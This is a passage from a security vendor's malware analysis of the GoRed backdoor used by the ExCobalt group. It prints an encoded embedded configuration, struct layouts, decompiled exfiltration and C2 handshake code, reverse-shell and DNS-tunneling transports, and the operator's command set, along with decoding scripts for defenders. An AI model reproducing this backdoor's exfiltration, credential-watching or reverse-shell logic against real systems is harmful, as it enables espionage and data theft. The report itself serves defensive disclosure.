.rodata:000000000EB0D9E                 db 'ROY1FDTE1ZplVzZXJJRMQQPPhL+lVmSSS1Ud/iVCJws6hDbGllbnRJRMQQpWdDkY2'
.rodata:000000000EB0DDF                 db '4QISOb4t4mr/BB6lDbGllbnRLZXmwWHVxazR3aUtxdDhYWktWaqdWZXJzaW9upnYw'
.rodata:000000000EB0E20                 db 'LjEuNKRUYWdzka1zbWFydC1jb25zdWx0pEFyZ3OQplNlY3JldNkgS3JTN0JUN1dPT'
.rodata:000000000EB0E61                 db '201VFJsbzluWnF2NzJ4Nmg4dWFTUleuQmFja2VuZEFkZHJlc3PEGmh0dHBzOi8vcG'
.rodata:000000000EB0EA2                 db 'tnLmNvbGxlY3QubmV0LmlurFByb3h5QWRkcmVzc8QAvrTON/KyohLP6oKn2Gl7/5h'
.rodata:000000000EB0EE3                 db 'UB4sCDRtbHas3JRSTc0SuX93fadqpzwcut2ZzzsehD7ogrfZQWjvWO41jNLFoIcJk'
.rodata:000000000EB0F24                 db 'r3n+ecQ88JRY9iuhEnUmdjjcnN4VG2w5N4qqFPsaEK3M7K786MBvQAINZFThcbIUX'
.rodata:000000000EB0F65                 db 'rrZr0cKl3NxUZYTy8D5+MJ1C6B34aalvWLZDLdOlrH2tAqzzVR/hnPjNI6KNTUtCW'
.rodata:000000000EB0FA6                 db 'fWWDTNjPPtce0UlAAKOM/POvybzyhiBwZKI1J/sthTsrG37TVS4HY2kde0Oo7fdY8'
.rodata:000000000EB0FE7                 db '4XXYHfz/RnpGBXk1UTzQR8cTgNDH7/qeARVIvU/cVm/8DUhz6Ldol8lSK7QG3vopn'
.rodata:000000000EB1028                 db 's5b4Le1ng/Wjushz1nLYtUawYbxm88XCUKjCUQJOmFjmE1JDV/4M3rN+weQInnuJ5'
.rodata:000000000EB1069                 db 'iyWvPOMpvNxl7cAWhv7pWDJHv3fEi0D'
```

Figure 28. Built-in configuration

For versions **0.0.23-10-g4528ef3** through **0.1.4,** the structure of the built-in configuration is as follows:

```
struct embedded_Config
{
    string Logging;
    string Token;
    uuid_UUID UserID;
    uuid_UUID ClientID;
    string ClientKey;
    string Version;
    _slice_string Tags;
    _slice_string Args;
    string Secret;
    _ptr_url_URL BackendAddress;
    _ptr_url_URL ProxyAddress;
};
```

The purposes of the built-in configuration fields are as follows:

Field	Purpose
Logging	Logging and log format: • No logging • To a .log file in a temporary directory • Directly to the operator's console

Field	Purpose
Token	Generated JWT for RPC
UserID	UUID for the *payload* field in the JWT (when using RPC)
ClientID	Unique identifier for the exfiltrated data of the victim
ClientKey	HS256 key needed to generate the JWT when exfiltrating data
Version	**GoRed** version
Tags	Victim's tag
Args	**GoRed** arguments
Secret	AES-256-GCM key for encrypting or decrypting the data transmitted or received via RPC
BackendAddress	Address of a dedicated server for data exfiltration
ProxyAddress	List of proxy addresses for data exfiltration

Configuration structure for versions **0.0.9** through **0.0.13.**

```
struct embedded_Config
{
    bool Debug;
    string Token;
    uuid_UUID ClientID;
    string ClientKey;
    string Version;
    _slice_string Tags;
    string Secret;
    string BasicAuthLogin;
    string BasicAuthPass;
    _ptr_url_URL BackendAddress;
    _ptr_url_URL ProxyAddress;
};
```

The fields in this version of the built-in configuration have the following purposes:

Field	Purpose
Debug	Logging and log format: • No logging • To a .log file in a temporary directory • Directly to the operator's console
BasicAuthLogin	Login for authentication when using the **curl** command
BasicAuthPass	Password for authentication when using the **curl** command

Built-in configuration for version **0.0.1.**

```
struct embedded_Config
{
    bool Debug;
    uuid_UUID ClientID;
    string ClientKey;
    string Version;
```

```
    _ptr_url_URL BackendAddress;
};
```

Golang script for getting built-in configuration fields:

```
package main

import (
    "encoding/base64"
    "fmt"
    "net/url"

    "github.com/google/uuid"
    "github.com/vmihailenco/msgpack/v5"
)

type embedded_Config struct {
    Logging        string
    Token          string
    UserID         uuid.UUID
    ClientID       uuid.UUID
    ClientKey      string
    Version        string
    Tags           []string
    Args           []string
    Secret         string
    BackendAddress* url.URL
    ProxyAddress* url.URL
}

const config = `...`

func main() {
    var item map[string]any
    data, _ : = base64.StdEncoding.DecodeString(config)
    err : = msgpack.Unmarshal(data, &item)
    if err != nil{
        panic(err)
    }
    fmt.Print("Logging: ")
    fmt.Println(item["Logging"])
    fmt.Print("Token: ")
    fmt.Println(item["Token"])
    fmt.Print("UserID: ")
    fmt.Println(uuid.UUID(item["UserID"].([]byte)))
    fmt.Print("ClientID: ")
    fmt.Println(uuid.UUID(item["ClientID"].([]byte)))
    fmt.Print("ClientKey: ")
    fmt.Println(item["ClientKey"])
    fmt.Print("Version: ")
    fmt.Println(item["Version"])
    fmt.Print("Tags: ")
    fmt.Println(item["Tags"])
    fmt.Print("Args: ")
    fmt.Println(item["Args"])
    fmt.Print("Secret: ")
    fmt.Println(item["Secret"])
    fmt.Print("BackendAddress: ")
    fmt.Println(string(item["BackendAddress"].([]byte)))
    fmt.Print("ProxyAddress: ")
```

```
    fmt.Println(item["ProxyAddress"])
}
```

Python script for getting built-in configuration fields:

```
import msgpack

import base64

s = base64.b64decode('...')

config = msgpack.unpackb(s, raw = False)

print(config)
```

Transport configuration

The transport configuration looks as follows:

```
; static_TransportConfig transport_config
transport_config dq offset Revsh_WS      ; Revsh.WS
                                         ; DATA XREF: red_team_go_red_config_static_GetTransportC
                                         ; red_team_go_red_config_static_GetTransportConfig+62↑o
                 dq offset Revsh_QUIC    ; Revsh.QUIC
                 dq offset Revsh_ICMP    ; Revsh.ICMP
                 dq offset Revsh_DNS     ; Revsh.DNS
                 dq 0                    ; Revsh.TCP
                 dq offset RPC_WS        ; RPC.WS
                 dq offset RPC_QUIC      ; RPC.QUIC
                 dq offset RPC_ICMP      ; RPC.ICMP
                 dq offset RPC_DNS       ; RPC.DNS
                 dq 0                    ; RPC.TCP
                 dq 0                    ; Proxy.WS
                 dq 0                    ; Proxy.QUIC
                 dq 0                    ; Proxy.ICMP
                 dq 0                    ; Proxy.DNS
                 dq offset Proxy_TCP     ; Proxy.TCP
                 dq 0
```

Figure 29. Transport configuration

It has the following structure:

```
struct static_TransportConfig
{
    static_Transport Revsh;
    static_Transport RPC;
    static_Transport Proxy;
};

struct static_Transport
{
    _ptr_static_Address WS;
    _ptr_static_Address QUIC;
    _ptr_static_Address ICMP;
    _ptr_static_Address DNS;
    _ptr_static_Address TCP;
};

struct static_Address
{
    string Domain;
    string BackupIP;
    signed __int64 Port;
```

```
    string Proto;
};
```

The fields of the **static_TransportConfig** structure have the following purposes:

Field	Purpose
Revsh	Reverse shell connection addresses for an operator
RPC	Addresses for **GoRed** beacon mode RPC heartbeats
Proxy	Addresses for running **GoRed** in proxy mode

The fields of the *static_Address* structure have the following purposes:

Field	Purpose
Domain	Domain to connect to
BackupIP	IP to connect to if the domain cannot be resolved
Port	Connection port
Proto	Connection protocol

Communication protocols

GoRed has several protocols for communicating with the operator.

Protocol	Implementation
ws	Implements WebSocket connection
quic	Implements QUIC connection
icmp	Implements ICMP tunneling
dns	Implements DNS tunneling

DNS

DNS tunneling in **GoRed** can use Base64 or Base32. This option is selected during compilation.

```
if ( !is_base32 )
  return encoding_base64__ptr_Encoding_EncodeToString(qword_16922F0, *(&v13 + 8)).ptr;
v15 = encoding_base32__ptr_Encoding_EncodeToString(qword_1692358, *(&v13 + 8));
v20 = red_team_go_red_util_SplitS(v15.ptr, v15.len, 63, v14, v12, v16, v17, v18, v19);
return strings_Join(v20, v15.len, v21, ".", 1);
```

Figure 30. Using Base32 for traffic tunneling

An example of a domain used in an attack is
8E1A4QB4OGA66RPJCHL72DJGCKRMIOR8CDN3EDJBDOOAEQ3FEDQ5UQB4OGA66RP.JCHL6EDJGCKRMIOR8CDN3EDJBD

Background commands

Background commands run continuously; some of them can be added to the background or removed, depending on the conditions in the table below.

Command	Description
birdwatch	Watches for new files inside directories. Runs in the background by default. • **list:** subcommand to print a list of paths monitored for new files. • **unwatch:** subcommand to stop monitoring paths for new files.

Command	Description
creds-watcher	Watches for passwords. Runs in the background by default.
revsh-host	Enables reverse shell mode. Runs in the background upon execution. • Sets WebSocket as the communication protocol between the operator and **GoRed.** • Sets QUIC as the communication protocol between the operator and **GoRed.** • Sets ICMP as the communication protocol between the operator and **GoRed.** • Sets DNS as the communication protocol between the operator and **GoRed.**
rev-proxy	Enables reverse proxy mode via SOCKS5. Runs in the background upon execution.
rev-fwd	Enables reverse port forwarding mode. Runs in the background upon execution.

Connecting in rev-proxy and rev-fwd mode

Before starting to act as a server, **GoRed** needs to initialize an embedded X.509 certificate, similarly to the case described in our Hellhounds: Operation Lahat. Part 2 article.

```
Config = red_team_go_red_proxy_certs_agent_LoadConfig(v9, &RTYPE_string, v8, v7, tab);
if ( &RTYPE_string )
{
  *v45 = v1;
  v45[0] = RTYPE_string.data;
  v45[1] = v13;
  return fmt_Errorf("failed to load TLS config: %w", 29, v45, 1uLL, 1);
}
else
{
  v36 = Config;
  v38 = red_team_go_red_proxy_proto_CollectHostInfo(0LL, 0LL);
  p_proto_BinInfo = runtime_newobject(&RTYPE_proto_BinInfo);
```

Figure 31. Retrieving the certificate and host information

The backdoor also needs to collect information about the victim's host by executing the *CollectHostInfo* function shown above. This produces the structure presented below, except for the *Addr* field.

```
struct proto_HostInfo
{
    string Addr;
    string OS;
    string Username;
    string Hostname;
    _slice_string IPs;
};
```

The fields in the structure have the following purposes:

Field	Purpose
Addr	Address to connect to, passed to the command as a parameter
OS	Victim's operating system
Username	Victim's username
Hostname	Victim's hostname
IPs	Victim's IP addresses

A structure to identify **GoRed** as a server is initialized as follows:

```
*p_proto_BinInfo->ClientID = *v50;
*&p_proto_BinInfo->ClientID[8] = *&v50[8];
*&p_proto_BinInfo->Token.len = v51;
*&p_proto_BinInfo->Tags.len = v52;
ID = red_team_go_red_util_getID(0LL, 0LL, 0LL);
v41 = github_com_cenkalti_backoff_v4_NewExponentialBackOff();
v41->MaxElapsedTime = 0x9356907420000LL;
```

Figure 32. Initializing the structure

The initialized structure looks as follows:

```
struct proto_BinInfo
{
    uuid_UUID ClientID;
    string Token;
    _slice_string Tags;
};
```

The fields in the structure have the following purposes:

Field	Purpose
ClientID	Identifies the victim
Token	Generated JWT for RPC
Tags	Victim's tag

Having received the *proto_HostInfo* and *proto_BinInfo* structures, **GoRed** uses their fields in a handshake message that it sends to the C2 at the address it gets from the transport configuration. The handshake message structure looks as follows:

```
struct proto_MsgGreeting
{
    proto_ConnectionMode Mode;
    string MachineID;
    proto_BinInfo BinInfo;
    _ptr_proto_HostInfo HostInfo;
};
```

The fields in the structure have the following purposes:

Field	Purpose
Mode	The following modes are supported: • 2: **rev-proxy** mode • 3: **rev-fwd** mode
MachineID	Victim's computer ID
BinInfo	Structure containing the **GoRed** configuration information
HostInfo	Structure containing victim information

The handshake sequence used to register **GoRed** as a server looks as follows:



Figure 33. Communications with the C2

In response to the handshake message, the server sends a message with the following structure:

```
struct proto_MsgGreetingResponse
{
    string Greeting;
    _ptr_proto_BinInfo BinInfo;
    _ptr_proto_HostInfo HostInfo;
};
```

If the *Greeting* field contains the string "welcome", the connection is considered successful, and **GoRed** starts running in server mode; if not, the connection cannot be established.

Issued commands

The operator uses the following commands to communicate with **GoRed:**

Command	Description
upload	Exfiltrates files. Takes a file path as the argument
download	Downloads files onto the infected computer. Takes a file path as the argument
bg-list	Displays a list of internal background commands
bg-stop	Cancels an internal background command. Takes a command ID as an argument. Can be used to stop all background commands
stealth	Automatically sets the heartbeat frequency within a larger range for greater stealth. • **on:** subcommand that enables this mode with the time range 0×9D29229E000—0×105EF39B2000 • **off:** subcommand that disables this mode with the time range 0×12A05F200—0×45D964B800
emit-period	Gets or sets a heartbeat frequency manually

Command	Description
conn-providers	Gets the communication protocols available in the current version of **GoRed**
info	Gets victim information: • UserID • Logging • Tags • Version • Time
collect	Collects and exfiltrates system information. See the section below for more details
bb-update	Updates **GoRed.** Sends a GET request to the URL passed as the argument and restarts **GoRed** with the **restart** argument
bb-ps	Gets the status of the process passed as the argument
bb-cat	Reads the file passed as the argument
bb-find	Searches for files passed as the argument
bb-ls	Displays the contents of the directory passed as the argument
bb-mkdir	Creates the directory passed as the argument
bb-pwd	Returns the full path of the current directory
bb-rm	Deletes the file passed as the argument
bb-wc	Collects information about the file passed as the argument: • Number of words • Number of lines • Number of characters • Number of bytes
bb-nmap	Scans the network. Takes a host IP as the argument
bb-ping	Pings an external host. Takes an IP as the argument
bb-wget	Gets files via HTTP. Takes two arguments: the source URL and the output filename specified after the **—output** option
bb-curl	Similar to **curl,** but with limited functionality

collect

Since this command collects system information and data for subsequent exfiltration, we decided to describe it in more detail:

Option	Purpose
local-archive	Selects a compression algorithm: tar or gzip
skip-trees	Skips collecting file system structure information
skip-files	Skips collecting files
exec-timeout	Sets a time period for collecting files

Collected information

An example of the code used to collect information is shown below.

```
v4 = red_team_go_red_collector_providers_processes_ProcessInfo(collector, a2, v114, a4.tab);
if ( a4.tab )
{
  a4.tab = *(a4.tab + 1);
  v6 = github_com_sirupsen_logrus__ptr_Logger_WithField(off_1653FE0, stru_1654ED0, a4);
  v113[0] = &RTYPE_string;
  v113[1] = &off_FC2690;
  v7 = 2LL;
  v8 = v113;
  v9 = 1LL;
  v10 = 1LL;
  github_com_sirupsen_logrus__ptr_Entry_Log(v6, 2u, *(&v9 - 1));
}
else
{
  v13 = runtime_convTslice(v4, a2, v5, 0, a4.data);
  v9 = github_com_goccy_go_json_MarshalIndent(&RTYPE__slice_processes_Process, v13, 0LL, 0, "    ", 4);
  v10 = v13;
  v7 = "processes.json";
  v11 = red_team_go_red_packer__ptr_Packer_AddData(collector->p, "processes.json", 14, v9, v10, v14);
  if ( v11 )
  {
    v120.tab = v11[1];
    v120.data = "processes.json";
    v15 = github_com_sirupsen_logrus__ptr_Logger_WithField(off_1653FE0, stru_1654ED0, v120);
    v112[0] = &RTYPE_string;
    v112[1] = &off_FC26B0;
    v7 = 2LL;
    v16 = v112;
    v9 = 1LL;
    v10 = 1LL;
    github_com_sirupsen_logrus__ptr_Entry_Log(v15, 2u, *(&v9 - 1));
  }
```

Figure 34. Example of the code used to collect information

A complete list of collected information is provided in the table below.

File	Contents
processes.json	List of processes
envvars.json	List of environment variables
host.json	Information about the processor, RAM, installed OS, user name, group name
network_interfaces.json	List of network interfaces
netstats.json	List of active network connections
*.txt	Files that will be collected depending on the values of the fields in the **model_CollectionConfig** structure
hardware.json	Hardware information
trees.json	File system structure

Exfiltration

Before the data is sent, it is serialized with **msgpack** and encrypted with AES-256-GCM (*Secret* field in *embedded_Config*).

```
v8 = github_com_vmihailenco_msgpack_v5_Marshal(&RTYPE__ptr_model_StoreCollectionResultMSG, v5, a3, a4, a5);
if ( a4 )
{
  *v69 = v6;
  v69[0] = *(a4 + 8);
  v69[1] = a5;
  return fmt_Errorf("msgpack marshal message: %w", 27, v69, 1uLL, 1);
}
else
{
  v65 = v8;
  v57 = v9;
  v56 = v7;
  v12 = runtime_stringtoslicebyte(&v60, 0, a5, 0, a5, v10);
  v14 = red_team_go_red_util_EncryptAES(v65, v7, v57, v12, 0LL, v13);
  if ( v12 )
  {
    *v69 = v6;
    v69[0] = *(v12 + 8);
    v69[1] = 0LL;
    return fmt_Errorf("encrypt message: %w", 19, v69, 1uLL, 1);
  }
```

Figure 35. Example of collected data preparation

Next, after archiving the data, the backdoor sends it with a POST request to a URL generated by appending "/api/collection-result" to the *BackendAddress* field in *embedded_Config*.

```
v69 = "POST";
v55 = github_com_dghubble_sling__ptr_Sling_Path(v67, "/api/collection-result", 22);
p_bytes_Reader = runtime_newobject(&RTYPE_bytes_Reader);
p_bytes_Reader->s.len = v48;
p_bytes_Reader->s.cap = v49;
if ( runtime_writeBarrier )
{
  p_bytes_Reader = runtime_gcWriteBarrier1(p_bytes_Reader, "/api/collection-result");
  v37 = v58;
  *v38 = v58;
}
else
{
  v37 = v58;
}
p_bytes_Reader->s.ptr = v37;
p_bytes_Reader->i = 0LL;
p_bytes_Reader->prevRune = -1LL;
*v62 = &off_FC3E40;
*&v62[2] = p_bytes_Reader;
v39 = runtime_convT(&RTYPE_sling_bodyProvider, v62, &off_FC3E40, v66, len);
v40 = github_com_dghubble_sling__ptr_Sling_BodyProvider(v55, off_FC87D8, v39, v66, len);
v41 = github_com_dghubble_sling__ptr_Sling_Request(v40, off_FC87D8);
if ( off_FC87D8 )
{
  *v63 = v6;
  v63[0] = off_FC87D8[1];
  v63[1] = v42;
  return fmt_Errorf("new send collection result request: %w", 38, v63, 1uLL, 1);
}
```

Figure 36. Data exfiltration

It is also possible to update the *model_CollectionConfig* structure by sending a GET request to a URL generated by appending "/api/config" to the *BackendAddress* field in *embedded_Config*.

\

```
v55 = "GET";
v32 = github_com_dghubble_sling__ptr_Sling_Path(v53, "/api/config", 11);
v33 = github_com_dghubble_sling__ptr_Sling_Request(v32, "/api/config");
if ( "/api/config" )
{
  *v49 = v5;
  v49[0] = *"fig";
  v49[1] = v34;
  fmt_Errorf("new get config request: %w", 26, v49, 1uLL, 1);
  return 0LL;
}
else
{
  v45 = v33;
  p_model_CollectionConfig = runtime_newobject(&RTYPE_model_CollectionConfig);
  v36 = red_team_go_red_backend_client__ptr_Client_do(
          a1,
          a2,
          a3,
          v45,
          &RTYPE__ptr_model_CollectionConfig,
          p_model_CollectionConfig);
  if ( v36 )
  {
    *v49 = v5;
    v49[0] = v36[1];
    v49[1] = a2;
    fmt_Errorf("client do: %w", 13, v49, 1uLL, 1);
    return 0LL;
  }
```

Figure 37. Configuration update

The *model_CollectionConfig* structure is a configuration for the **collect** command and has the following fields:

```
struct model_CollectionConfig
{
    _slice__slice_string Commands;
    _slice_string Files;
    _slice_string TreePaths;
};
```

The fields in the structure have the following purposes:

Field	Purpose
Commands	**bb_files_*** command
Files	Files
TreePaths	Paths

Conclusion

ExCobalt continues to demonstrate a high level of activity and determination in attacking Russian companies, constantly adding new tools to its arsenal and improving its techniques. Not only is it developing new attack methods, but it's also actively improving its existing tools, such as the **GoRed** backdoor.

ExCobalt is apparently aiming for more sophisticated and productive methods of hacking and cyberespionage, seeing how **GoRed** has been acquiring new capabilities and features. These include expanded functionality for collecting victim data and increased secrecy both inside the infected system and in communications with C2 servers.

In addition, ExCobalt demonstrates flexibility and versatility by supplementing its toolset with modified standard utilities, which help the group to easily bypass security controls and adapt to changes in protection methods. The use of modified utilities is a sign that the members of the group have an in-depth understanding of the weaknesses of companies they attack, while leveraging vulnerabilities helps them to pursue sophisticated attacks on their targets.

Overall, the evolution of ExCobalt and its toolset, including **GoRed** and the modified utilities, highlights the need for organizations and cybersecurity professionals to continuously improve detection and protection techniques to combat this group as well as other similar cyberthreats.

Authors:
Vladislav Lunin, Senior Information Security Threat Researcher, PT ESC
Alexander Badaev, Information Security Threat Researcher, PT ESC
